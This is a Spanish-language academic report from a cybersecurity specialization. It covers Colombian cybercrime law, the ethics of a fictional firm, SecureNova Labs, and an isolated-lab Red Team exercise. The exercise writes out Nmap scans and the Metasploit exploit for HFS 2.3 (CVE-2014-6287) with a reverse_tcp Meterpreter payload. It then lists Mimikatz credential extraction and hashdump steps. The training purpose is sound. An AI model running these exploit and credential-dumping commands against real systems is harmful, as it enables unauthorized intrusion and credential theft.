Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Martha Liliana Villamil Balaguera

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2026

Dedicatoria

A mis padres, por su amor incondicional y apoyo en cada paso de mi vida académica.

A mi pareja, por compartir su conocimiento y motivarme a seguir adelante cada día.

Agradecimientos

A mi familia, quienes, con su amor, apoyo incondicional y confianza en mí, han sido el pilar fundamental en este camino.

A la Universidad Nacional Abierta y a Distancia – UNAD , por brindarme las herramientas necesarias para desarrollar este seminario.

Resumen

El informe final es el resultado de un seminario especializado sobre equipos estratégicos de ciberseguridad, diseñado en un entorno de laboratorio controlado abordando las prácticas ofensivas de Red Team y las prácticas defensivas de Blue Team a partir de un escenario propuesto de ataque. En el sentido práctico, se logra recrear la cadena de ataque que afectó a la organización SecureNova Labs, que comenzó con la explotación de una vulnerabilidad conocida (CVE-2014-6287) en una aplicación expuesta. Los ejercicios realmente mostraron el efecto de la falta de parches, la ausencia de segmentación de red y el otorgamiento de demasiados permisos. Usando Metasploit, Mimikatz y los módulos de pivoting (AutoRoute, ProxyChains), el Red Team demostró cómo un primer compromiso puede llevar al control total de múltiples sistemas en una red plana. En cuanto a la defensa, el Blue Team realizó una revisión de dónde estaba la intrusión y la necesidad de controles como la gestión de vulnerabilidades, la aplicación del principio de privilegio mínimo y la segmentación de la red. También se argumentó que los procesos claros de respuesta a incidentes y la visibilidad centralizada con soluciones de monitoreo eran cruciales. Herramientas como Wazuh, CrowdSec e IPTables son ejemplos de herramientas de bajo costo que pueden ayudar a habilitar defensas. El informe, indica que la ciberseguridad necesita una visión integral que combine la ofensiva, la defensa y la responsabilidad profesional para consolidar entornos digitales seguros y confiables.

***Palabras clave*:** Blue team, ciberseguridad, pivoting, red team, vulnerabilidad.

Abstract

The final report is the outcome of a specialized seminar on strategic cybersecurity teams, conducted in a controlled laboratory environment. The study focuses on offensive practices carried out by the Red Team and defensive strategies implemented by the Blue Team, based on a simulated attack scenario. From the practical perspective, the laboratory exercise successfully recreated the attack chain that compromised the fictitious organization SecureNova Labs. The attack began with the exploitation of a known vulnerability (CVE-2014-6287) in an exposed application. The exercise revealed the consequences of poor patch management, lack of network segmentation, and excessive privilege allocation. Using tools such as Metasploit, Mimikatz, and pivoting modules (AutoRoute, ProxyChains), the Red Team demonstrated how an initial compromise could escalate into full control of multiple systems within a flat network.

On the defensive side, the Blue Team analyzed the points of intrusion and emphasized the importance of preventive measures such as vulnerability management, least privilege enforcement, and network segmentation. The team also highlighted the need for clear incident response procedures and centralized visibility through monitoring solutions. Low-cost tools such as Wazuh, CrowdSec, and IPTables were identified as effective options for strengthening defenses in resource-constrained environments.

Keywords**:** Blue team, cybersecurity, pivoting, red team, vulnerability.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue Team:

También llamado Equipo azul es un grupo de personas que realiza análisis de sistemas informáticos y asegura la seguridad, identificando fallas de seguridad para verificar la efectividad de las medidas adoptadas y asegurar que las medidas de seguridad implementadas continúen siendo efectivas para la seguridad de la empresa.

CrowdSec:

Es un sistema de detección y prevención de intrusiones que es de código abierto, gratuito y colaborativo. Fue diseñado para la protección de servidores, servicios, contenedores o máquinas virtuales en internet.

CVE:

Es un diccionario público donde se identifican los fallos de seguridad de software y hardware. Cada uno de estos fallos se enumera y define de qué manera afecta y como se puede proteger de ellos.

Exploitdb:

Una herramienta que puede respaldar el proceso realizado en el sitio web de exploitdb, permitiendo búsquedas más profundas de información sin conexión que ocurren a través de un proceso de copia local. Una herramienta como esta es muy útil en el proceso de evaluación de seguridad de una red sin acceso a internet.

Hardening:

Es el proceso mediante el cual se asegura un sistema, minimizando o mitigando las vulnerabilidades dentro de él; facilita la eliminación de software, servicios, usuarios innecesarios, entre otros, en el sistema, así como por ejemplo puertos no utilizados**.**

IPTables:

Es una herramienta utilizada para controlar el tráfico de un servidor basado en sistema Linux, prácticamente es un firewall, donde se configuran reglas permitiendo o negando tráfico logrando mantener protegida la red de intrusiones.

Metasploit:

Es una herramienta de prueba de penetración desarrollada para crear e investigar técnicas de explotación, descubriendo diferentes clases de fallos y ofreciendo una asistencia precisa en las pruebas de penetración. Esta tecnología se encuentra disponible para sistemas operativos tales como Unix, Linux, Mac, BSD y las tres versiones del sistema operativo Windows.

Mimikatz:

Es una aplicación de código abierto que se especializa en extraer contraseñas en forma de texto plano, hash, PIN o cualquier credencial de autenticación que se encuentre almacenados en la memoria de Windows.

Nessus:

Busca cualquier vulnerabilidad de red y posibles formas en que puede ser aislada para encontrar soluciones, proporciona resultados en un informe final en el que cada uno de sus análisis está clasificado. Esta herramienta lo realiza por medio de procesos de escaneo.

Nmap:

Es una herramienta de código abierto utilizada para la exploración de redes y auditoría de seguridad. Se caracteriza principalmente por analizar, ejecutar procesos y procedimientos en grandes redes, pero también funciona con equipos individuales.

Openvas:

Esta herramienta es de uso libre que detecta vulnerabilidades y permite resolver fallas de seguridad.

Pentesting:

Es una Práctica que se realiza para poner a prueba la seguridad de un sistema informático, aplicación web o una red, en donde se establecen las posibles vulnerabilidades que un atacante podría explotar.

Pivoting:

Es una técnica que es utilizada para alcanzar un sistema que se encuentre comprometido o vulnerado y este sea usado como puente para escanear y atacar otros equipos que se encuentran dentro de la red interna.

Red Team:

Es el equipo encargado de la seguridad ofensiva, es decir es quien toma el rol de atacante, simulando ataques reales para lograr encontrar vulnerabilidades o fallas dentro de una organización antes que estas sean explotadas.

Vulnerabilidades:

Es la falla o puntos débiles de un sistema que puede ser aprovechado por un ciberdelincuente, el cual a través de varias herramientas puede comprometer la seguridad de este logrando robar o alterar su información.

Wazuh:

Es una plataforma altamente flexible y eficiente, tiene funcionalidades como un SIEM (gestión de información y eventos de seguridad) y XDR (detección y respuesta). Rastrea archivos críticos, escanea los sistemas en búsqueda de vulnerabilidades, detecta los posibles ataques en los

registros del sistema y realiza la evaluación de configuración, Es de código abierto, lo que permite crear un SOC sin licencia.

Introducción

Hoy en día, la ciberseguridad es un campo multidimensional que requiere tanto habilidades técnicas avanzadas como sólidos puntos de vista morales y regulatorios. En este sentido, el caso de SecureNova Labs proporciona una ilustración académica que analiza, desde múltiples ángulos y desde todos los lados, los peligros incrustados a través de cláusulas contractuales que ocultan prácticas ilegales y la exposición de sistemas en riesgo a ataques coordinados.

Este informe concluye y sintetiza los hallazgos de la fase que se conceptualizó durante el seminario, incluyendo el análisis legal y ético, así como la implementación práctica de ejercicios de Red Team y Blue Team basados en una situación de fuga de información, realizando un laboratorio para encontrar y documentar el vector de ataque, y realizar toda la línea de seguimiento aprovechando las diferentes herramientas de pentesting que existen y se acomodan perfectamente al escenario.

La necesidad de controles como la gestión de parches, la segmentación de la red y la aplicación del principio de privilegio mínimo se demostró en este experimento. Por último, desde el punto de vista del Escenario 4, el análisis del Blue Team demuestra que la falta de controles rudimentarios y reglas de respuesta a incidentes significa que un ataque podría tener un impacto mucho más severo. Establecer marcos como los Controles CIS, así como ofrecer aplicaciones de monitoreo y contención de bajo costo como Wazuh o CrowdSec, demuestra que la capacidad de reacción no es tan importante como la capacidad para defender.

Justificación

Este informe final justifica la integración de los aprendizajes adquiridos durante el seminario especializado en equipos estratégicos de ciberseguridad. El entorno actual de amenazas digitales exige que los profesionales del área combinen competencias técnicas con criterios éticos y normativos, garantizando la confianza en los sistemas y la responsabilidad social de su ejercicio.

El caso de SecureNova Labs constituye un escenario académico idóneo para demostrar esta articulación. Por un lado, permite evidenciar cómo prácticas contractuales y técnicas pueden derivar en riesgos legales y éticos que comprometen la integridad profesional. Por otro, los ejercicios de Red Team y Blue Team muestran, en un laboratorio controlado, la dinámica real de un ataque y las medidas defensivas necesarias para contenerlo. La reproducción de vulnerabilidades, el movimiento lateral y la extracción de credenciales se convierten en oportunidades de aprendizaje que refuerzan la importancia de controles como la gestión de parches, la segmentación de red y la respuesta organizada a incidentes.

El aporte académico del informe radica en ofrecer una visión integral de la ciberseguridad, que combina teoría normativa con práctica técnica. El aporte técnico se refleja en la documentación detallada de procedimientos ofensivos y defensivos, útiles para fortalecer la postura de seguridad en entornos reales. Finalmente, el aporte organizacional se concreta en la propuesta de medidas prácticas y accesibles, capaces de mejorar la resiliencia de instituciones con recursos limitados.

Finalmente, este trabajo no solo cumple con los objetivos del seminario, sino que también contribuye a la formación de especialistas capaces de enfrentar los desafíos actuales de la ciberseguridad con rigor técnico, responsabilidad ética y compromiso organizacional.

Objetivos

Objetivo General

Integrar el análisis del ejercicio realizado en las etapas anteriores, describiendo las estrategias aplicadas por Red Team y Blue Team, así como las conclusiones y recomendaciones orientadas al fortalecimiento de la seguridad en entornos organizacionales.

Objetivos Específicos

Evaluar las acciones de los equipos Red Team y Blue Team en el marco de los criterios éticos y legales.

Aplicar metodologías de Pentesting y documentación del proceso según normas académicas.

Identificar y analizar vulnerabilidades presentes en los sistemas informáticos de la organización SecureNova Labs, mediante el uso de metodologías de pruebas de intrusión y técnicas de seguridad ofensiva.

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en la organización SecureNova Labs y una infraestructura TI.

Informe Técnico Integral

Criterios Éticos y Legales

De acuerdo al Anexo 1 – Escenario 1 La organización SecureNova Labs necesita conocer el nivel de conocimiento del aspirante en temas de seguridad informática por lo cual el propósito inicial es analizar la legislación colombiana sobre delitos informáticos, comprender la práctica del Pentesting con sus etapas y herramientas, reconocer los servicios y recursos necesarios para la seguridad informática, e implementar escenarios tecnológicos controlados a través de un banco de trabajo que permita el desarrollo de prácticas de auditoría y pruebas de penetración de manera ética y académica.

Legislación relacionada con delitos informáticos en Colombia

Colombia cuenta con la Ley 1273 de 2009, que modifica el Código Penal e introduce el concepto de "delitos informáticos". Esta ley tipifica conductas como el acceso abusivo a sistemas informáticos, la interceptación de datos, el daño informático y el uso de software malicioso. Además, establece sanciones penales y busca proteger la información y los datos de carácter personal (Congreso de la República de Colombia, 2009).

Artículos que componen la ley:

- Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO
- Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN.
- Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS.
- Artículo 269D. DAÑO INFORMÁTICO.
- Artículo 269E. USO DE SOFTWARE MALICIOSO.
- Artículo 269F. VIOLACIÓN DE DATOS PERSONALES.

- Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES.
- Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA.
- Artículo 269I. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES.
- Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS.

La Ley 1581 de 2012 complementa este marco regulatorio al establecer disposiciones sobre la protección de datos personales, incluyendo principios como legalidad, finalidad, libertad, veracidad, transparencia, confidencialidad, seguridad y acceso restringido (Congreso de la República de Colombia, 2012).

Principios de la ley:

Principio de legalidad en materia de Tratamiento de datos: Es una ley que esta reglamentada y que está sujeta a lo establecido en ella y que en lo que la desarrolle.

Principio de finalidad: Debe obedecer el tratamiento a una finalidad legitima y que este acorde a la constitución y la ley.

Principio de libertad: Este tratamiento solo puede ejercerse con el consentimiento del titular y los datos personales no podrán ser obtenidos o divulgados sin algún tipo de autorización.

Principio de veracidad o calidad: La información en tratamiento debe ser completa, exacta, comprobable y comprensible.

Principio de transparencia: Es preciso determinar que la información en tratamiento debe garantizar el derecho del titular a conocer en cualquier momento.

Principio de confidencialidad: Se debe garantizar la reserva de la información tratada, inclusive después de realizar el respectivo trabajo de tratamiento.

Principio de seguridad: Se debe manejar la información sujeta a tratamiento con todas las técnicas necesarias tanto administrativas como humanas.

Principio de acceso y circulación restringida: La información que se encuentre en tratamiento se debe regir a los límites que derivan de la naturaleza de los diferentes datos personales, de la ley y constitución.

Ejercicio de Pentesting: etapas y herramientas

El Pentesting o prueba de penetración es una metodología que simula ataques reales para evaluar la seguridad de un sistema. Sus etapas principales incluyen:

Planificación y alcance: definición de objetivos y sistemas a evaluar

Reconocimiento: recopilación de información mediante técnicas de OSINT y escaneo.

Explotación: intento de vulnerar sistemas mediante herramientas como Metasploit.

Post-explotación: análisis del impacto y persistencia en el sistema.

Informe: documentación de hallazgos y recomendaciones.

Herramientas comunes incluyen Nmap para escaneo de puertos, Wireshark para análisis de tráfico y Burp Suite para pruebas en aplicaciones web.

Herramientas y servicios necesarios para ejercicios de seguridad informática

Entre las herramientas más utilizadas se encuentran:

Kali Linux: es una distribución especializada en pruebas de seguridad, incluye gran cantidad de utilidades preinstaladas para realizar el análisis de vulnerabilidades y protección de estas.

Metasploit Framework: esta herramienta se encarga de descubrir las vulnerabilidades que se encuentran en un sistema, en pocas palabras es la plataforma para explotación de vulnerabilidades.

Nmap: es utilizado en la exploración de redes, descubriendo los dispositivos que se encuentran activos, servicios y puertos..

Wireshark: se encarga de la captura, inspección y análisis con gran detalle del tráfico que se encuentra fluyendo a través de la red.

Burp Suite: es una plataforma que se caracteriza por funcionar como un proxy logrando interceptar y manipular el tráfico web, permitiendo simular ataques y evaluar la capacidad de respuesta de los sistemas.

Implementación de escenarios de Pentesting

La implementación de escenarios controlados es esencial para garantizar la validez de las pruebas. Se pueden utilizar entornos virtualizados con máquinas configuradas para simular servidores vulnerables, como DVWA (Damn Vulnerable Web Application) o Metasploitable. Estos escenarios permiten realizar pruebas sin comprometer sistemas reales y facilitan el aprendizaje práctico.

Para garantizar prácticas seguras, se recomienda implementar un banco de trabajo que incluya equipos configurados con sistemas operativos vulnerables y herramientas de análisis.


Banco de Trabajo

La implementación del banco de trabajo se realizó en VirtualBox, desplegando dos máquinas virtuales, una corresponde al sistema operativo Kali Linux y la otra a Windows 7. Estas dos máquinas se configuraron en la red interna para proporcionar un entorno de prueba controlado simulado en el que la red externa no se vería afectada.

Se realiza una prueba de alcance entre las IPs de cada VM para garantizar que pertenezcan a la misma red.

Figura 1

Ping Entre VMS, Kali Linux y Windows



Nota. Prueba de comunicación de Kali Linux hacia Windows y viceversa. Elaboración propia.

En la Figura 1 Se comprueba la conectividad mediante pruebas de ping en ambas direcciones y así confirmar que la comunicación esta correctamente en este entorno de laboratorio

Análisis del caso problema Ciber espionaje y Ética en SecureNova Labs

De acuerdo con el Anexo 2 – Escenario 2 La organización SecureNova Labs destaca una serie de conflictos éticos y legales relacionados con el manejo de información sensible, la confidencialidad y las responsabilidades profesionales en ciberseguridad. La empresa, al exigir acuerdos que prohíben reportar actos ilegales o revelar prácticas de espionaje digital, viola la Ley 1273 de 2009 , que protege la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos (Guarnizo Portela, 2024). Además, las cláusulas del acuerdo contradicen los principios del Código de Ética del COPNIA, que establece que los ingenieros deben actuar con honestidad, independencia y en beneficio de la sociedad (COPNIA, 2015). Al tener un poco

más de contexto de la situación se resaltarán algunos ítems que ayudan a evitar las irregularidades que contiene cláusulas ilegales, antiéticas y ciber espionaje.

Acceso a información sensible en auditorías

El acceso a información sensible por parte de las empresas de ciberseguridad debe estar estrictamente delimitado por el principio de proporcionalidad: solo aquello que sea necesario para cumplir con los objetivos de la auditoría puede ser consultado. Un acceso indiscriminado genera riesgos de abuso y vulneración de derechos fundamentales como la intimidad y el buen nombre.

Por ello, los contratos deben establecer cláusulas claras sobre el alcance del acceso, los límites de uso y las responsabilidades en caso de mal manejo.

El MINTIC (2022), en sus políticas de privacidad, enfatiza que el tratamiento de datos debe estar orientado a fines legítimos y transparentes, lo que implica que las auditorías deben ser reguladas por protocolos que garanticen que la información no sea explotada indebidamente. Además, la implementación de auditorías externas y la trazabilidad de los accesos son mecanismos que refuerzan la confianza entre cliente y proveedor.

En resumen, el acceso a información sensible es necesario, pero debe estar regulado por principios legales y éticos que eviten cualquier forma de explotación.

Mecanismos de supervisión y control

El uso de herramientas avanzadas de análisis forense en ciberseguridad es indispensable para detectar vulnerabilidades y ataques, pero también puede ser un arma peligrosa si se emplea con fines no autorizados. Por ello, las organizaciones deben implementar mecanismos de supervisión que incluyan:

- Auditorías externas periódicas, que evalúen el cumplimiento de las políticas de seguridad.
- Monitoreo continuo de las actividades realizadas con software forense, garantizando que cada acción quede registrada y pueda ser auditada.
- Políticas internas claras sobre el uso de herramientas, acompañadas de sanciones disciplinarias en caso de abuso.
- Capacitación ética permanente, que recuerde a los profesionales que su labor está orientada a la protección de la sociedad y no a la explotación indebida de datos.

De acuerdo con Zuluaga Mateus (2017), la metodología OSSTMM propone un marco de pruebas éticas que permite evaluar sistemas sin comprometer la integridad de la información.

Adoptar metodologías de este tipo asegura que las herramientas se utilicen dentro de parámetros legítimos y transparentes. Así se puede concluir que los mecanismos de supervisión no solo deben ser técnicos, sino también éticos, para garantizar que el poder de las herramientas forenses se mantenga bajo control.

Respuesta de gobiernos y organizaciones ante actos de ciber espionaje

Cuando se descubre que una empresa de ciberseguridad contratada ha cometido actos de ciber espionaje, la respuesta debe ser inmediata y contundente. En primer lugar, los contratos deben ser rescindidos de manera automática, pues la confianza es el pilar de la relación entre cliente y proveedor. En segundo lugar, los hechos deben ser denunciados penalmente, ya que el ciber espionaje constituye un delito informático tipificado en la Ley 1273 de 2009.

Además, los gobiernos y organizaciones deben implementar medidas de transparencia para restaurar la confianza pública. Esto incluye la publicación de informes sobre lo ocurrido, la adopción de protocolos de certificación más estrictos y la creación de mecanismos de supervisión continua sobre las empresas contratadas. Según Guarnizo Portela (2024), los delitos informáticos requieren respuestas jurídicas claras y efectivas para proteger la sociedad y garantizar que no se repitan.

Si se piensa desde otro punto de vista la respuesta no debe limitarse a sancionar a la empresa que ha cometido la infracción, sino que también debe servir como un ejemplo para fortalecer la regulación del sector. La confianza en la ciberseguridad solo se puede mantener si los gobiernos y las organizaciones demuestran que están dispuestas a tomar medidas firmes cuando se produce un abuso.

Análisis Red Team o Equipo Rojo

El presente informe recoge el desarrollo completo del Anexo 4 – Escenario 3. El escenario propone un caso concreto: la empresa SecureNova Labs detectó indicios de fuga de información desde una estación de trabajo Windows (Host-A) con evidencia forense de explotación de una aplicación vulnerable, escalamiento de privilegios, creación no autorizada de cuentas administrativas y movimiento lateral hacia un servidor secundario (Host-B).

El equipo Rojo recibió la misión de reproducir en laboratorio aislado toda la cadena de ataque: determinar el vector inicial de compromiso, validar si la vulnerabilidad fue efectivamente explotada, reproducir el pivoting hacia Host-B y documentar cada hallazgo con evidencia técnica.

Herramientas y procedimientos según fases del pentesting

Durante la ejecución del laboratorio se siguió una metodología estructurada de pruebas de

penetración, organizada en fases progresivas que permiten simular el comportamiento real de un actor de amenaza. A continuación, se describen las herramientas empleadas en cada etapa, los comandos ejecutados y los resultados obtenidos.

Fase 1 Reconocimiento (Reconnaissance)

Es el punto de partida de cualquier evaluación ofensiva. Se busca identificar hosts activos y los servicios que exponen, sin interactuar de manera intrusiva. La herramienta empleada fue Nmap, ampliamente utilizada en auditorías de seguridad (Engebretson, 2013; INCIBE, 2019).


Comando 1 – Descubrimiento de host activos en la subred:

nmap -sn 192.168.1.0/24

Resultado: como se visualiza en la Figura 2.

Figura 2

Escaneo tipo Ping sweep



Nota. Se confirma los hosts disponibles en la red 192.168.1.0/24, identificando la máquina objetivo (Host-A) con dirección IP 192.168.1.7. Elaboración propia.


Comando 2 – Enumeración de servicios y versiones sobre Host-A:

nmap -sV 192.168.1.7

Resultado: como se visualiza en la Figura 3.

Figura 3

Escaneo de servicios y versiones del Host-A



Nota. Se detectó el puerto 8080 con el servicio HTTP File Server (HFS) versión 2.3 de Rejetto, aplicación con vulnerabilidad de ejecución remota de código documentada en bases de datos públicas de exploits. Elaboración propia.

Este hallazgo orientó directamente la siguiente fase del análisis.


Fase 2 Escaneo y Análisis de Vulnerabilidades

Con base en los servicios descubiertos, se procedió a validar la presencia de vulnerabilidades explotables usando Metasploit Framework, la plataforma de explotación más completa del ecosistema de seguridad ofensiva.

Se ejecuta el comando msfconsole el cual abre la consola interactiva de Metasploit y el comando search hfs se utiliza para buscar módulos relacionados con el servicio evidenciando su resultado en la Figura 4 y Figura 5.

Figura 4


Apertura de Metasploit



Nota. Dentro de Kali Linux se realizará la validación controlada con Metasploit. Elaboración propia.

Figura 5

Buscar módulos relacionados con HFS



Nota. El módulo exploit/windows/http/rejetto_hfs_exec aprovecha la vulnerabilidad CVE-2014-6287 en HFS 2.3 (MITRE, 2024). Elaboración propia.

El módulo no requiere autenticación previa y está catalogado con severidad alta.

Fase 3 Explotación (Exploitation)

Se configuraron los parámetros del exploit: LHOST (IP del atacante en Kali Linux,

192.168.1.14) y RHOSTS (IP de la víctima, 192.168.1.7). Se seleccionó un payload Meterpreter para obtener una sesión interactiva.

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 192.168.1.7

set LHOST 192.168.1.14


set payload windows/meterpreter/reverse_tcp

run

Resultado: se muestra en la Figura 6.

Figura 6

Explotación del módulo HFS



Nota. El exploit ejecutó correctamente y se estableció una sesión Meterpreter activa con el Host-A, confirmando acceso remoto sin necesidad de credenciales. Elaboración propia.

Fase 4 Post-Explotación (Post-Exploitation)

Con la sesión activa se ejecutaron los siguientes comandos para validar privilegios, extraer información y preparar el pivoting hacia Host-B, se realiza una breve descripción a través de la siguiente Tabla 1:

Tabla 1

Comandos utilizados en la Post-explotación


Comando	Resultado / Evidencia
getuid	Retornó NT AUTHORITY\SYSTEM, confirmando el máximo nivel de privilegio.
ps	Listó procesos activos, incluyendo los ejecutados bajo NT AUTHORITY\SYSTEM.
migrate 480	Migró la sesión al proceso hfs.exe para estabilizar el acceso.
load kiwi	Cargó Mimikatz para extracción de credenciales desde memoria.
creds_all	Extrajo hashes en formatos LM, NTLM y SHA1 de múltiples usuarios.
hashdump	Volcó hashes del registro SAM para análisis offline o pass-the-hash.
dir / download	Navegación del sistema de archivos y descarga del archivo wins2e2w0.exe.
